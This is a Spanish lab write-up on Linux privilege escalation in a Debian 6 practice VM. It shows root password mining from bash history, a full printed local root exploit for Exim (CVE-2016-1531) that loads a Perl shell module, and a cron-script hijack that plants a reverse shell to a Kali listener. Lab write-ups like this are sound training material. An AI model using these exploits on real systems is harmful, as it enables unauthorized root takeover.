



EJERCICIO 2

ESCALA DE PRIVILEGIOS


LINUX I

Para el desarrollo de los siguientes ejercicios se partirá de la base de haber conseguido explotar el sistema objetivo, en este caso la maquina Debian 6, la cual está conectada a la maquina Kali en RED NAT.



La IP asignada a la maquina objetivo en la red, es la 10.0.2.16, asi que procedemos a conectarnos mediante SSH con el user y el password aportados:

- User: user
- Password: password321




La finalidad de los ejercicios es conseguir obtener permisos de administrador a través de credenciales de usuario con mayores o menores privilegios dentro del mismo sistema.

EJERCICIO 1.- Escalada de privilegios a permisos de administrador a través del método Password Mining History:

- Este método aprovecha una vulnerabilidad provocada por malas praxis de seguridad al ingresar contraseñas directamente en la terminal.

- Se procede a realizar una búsqueda en el archivo *~/.bash_history*, encontrando un comando MySQL en el aparece el host al que se conecta (*somehost.local*), el usuario sin espacios junto a su parámetro -u, e igual que con la contraseña y su parámetro -p *(-uroot* y *-pcontraseña*). Esta es la forma menos segura de ejecutar un comando, ya que queda la contraseña de root en el historial, permitiendo con una simple búsqueda obtener una escalada de privilegios a usuario root.



- La manera más segura de ejecutar este mismo comando para que no quede la contraseña comprometida en el archivo *~/.bash_history,* es ejecutar: *MySQL -h somehost.local -u root -p,* de esta forma la contraseña nos la pedirá el sistema después de ejecutar el comando.

EJERCICIO 2.- Escalada de privilegios a permisos de administrador a través de alguno de los binarios que podamos utilizar.

- Esta técnica consiste en aprovechar binarios (programas o ejecutables) que tienen permisos inadecuados o vulnerabilidades para obtener mayores privilegios en el sistema.
- Se comprueba los archivos bits SUID para intentar lograr escalar privilegios en el sistema;

- Se observa que el archivo del programa Exim con versión 4.84.3, el cual es un servidor de correo electrónico utilizado para enviar, recibir y enrutar correos electrónicos en sistemas Unix y Linux. Se ejecuta la ruta que aparece con el bit SUID para comprobar cómo actúa, no dando ningún error:


```
user@debian:/tmp$ /usr/sbin/exim-4.84-3
Exim is a Mail Transfer Agent. It is normally called by Mail User Agents,
not directly from a shell command line. Options and/or arguments control
what it does when called. For a list of options, see the Exim documentation.
```

- Se procede a consultar en la web de exploit-db si existe algún exploit para esta versión de Exim, encontrando uno que permite escalada de privilegios:


- Se descarga en la maquina Linux, no necesitando compilarse al ser un archivo.sh, pero se comprueba que ha sido escrito en un sistema Windows, habiendo saltos de carro que dificultan la ejecución del exploit.

```
kali@kali ~ [Local IP: 10.0.2.12] TARGET_IP: 10.0.2.16 % cat -v /home/kali/Downloads/39535.sh
#!/bin/sh^M
# CVE-2016-1531 exim <= 4.84-3 local root exploit^M
# ============================================^M
# you can write files as root or force a perl module to^M
# load by manipulating the perl environment and running^M
# exim with the "perl_startup" arguement -ps. ^M
#^M
# e.g.^M
# [fantastic@localhost tmp]$ ./cve-2016-1531.sh ^M
# [ CVE-2016-1531 local root exploit^M
# sh-4.3# id^M
# uid=0(root) gid=1000(fantastic) groups=1000(fantastic)^M
# ^M
# -- Hacker Fantastic ^M
echo [ CVE-2016-1531 local root exploit^M
cat > /tmp/root.pm << EOF^M
package root;^M
use strict;^M
use warnings;^M
^M
system("/bin/sh");^M
EOF^M
PERL5LIB=/tmp PERL5OPT=-Mroot /usr/exim/bin/exim -ps^M
```


- Para quitar las terminaciones ^M se usa el programa *dos2unix*, el cual permite convertir los archivos de texto de formato Windows (CRLF) a formato Unix/Linux (LF).



- Una vez convertido, aprovechando la conexión SSH, se envía el exploit a la maquina objetivo a través de la herramienta SCP, el cual permite copiar archivos de manera segura entre dos sistemas a través de conexiones SSH.



- Una vez el exploit está en la carpeta /tmp de la maquina objetivo, se ejecuta el exploit, consiguiendo la escalada de privilegios a una shell con root.



EJERCICIO 3.- Para esta última actividad debemos realizar la escala a superusuario a través del método CRON Path:

- Se consulta el archivo Crontab para observar que archivos se están ejecutando, observando 2 archivos interesantes: overwrite.sh y compress.sh, ambos con permisos root.

- Se comprueba los permisos del directorio */usr/local,* teniendo muchos directorios con permisos bit SGID, permitiendo que cualquier archivo creado dentro estas carpetas heredarán el grupo de la carpeta origen, que en este caso es *staff*. Uno de los directorios bit SGID es */bin,* la cual, contiene los dos archivos que se ejecutan en el Crontab.

Se puede observar que el archivo *compress.sh* en la parte permisos de grupo no tiene de escritura, por lo que no se podrá modificar el archivo, sin embargo, el *overwrite.sh*, si los tiene, por lo que procederemos a conseguir la elevación de privilegios a través de este archivo.

- Se apertura con el editor *nano*, el archivo overwrite.sh. comentando el comando que contenía e incluyendo una *"Reverse Shell"* dirigida hacia mi maquina Kali, cerrando y guardando los cambios, abriendo con Netcat el puerto 4444 a la escucha en mi máquina Kali.

- Este archivo se ejecuta en Crontab cada minuto por lo que esperamos un tiempo, conectándose a mi Kali la shell con permisos de superusuario o root.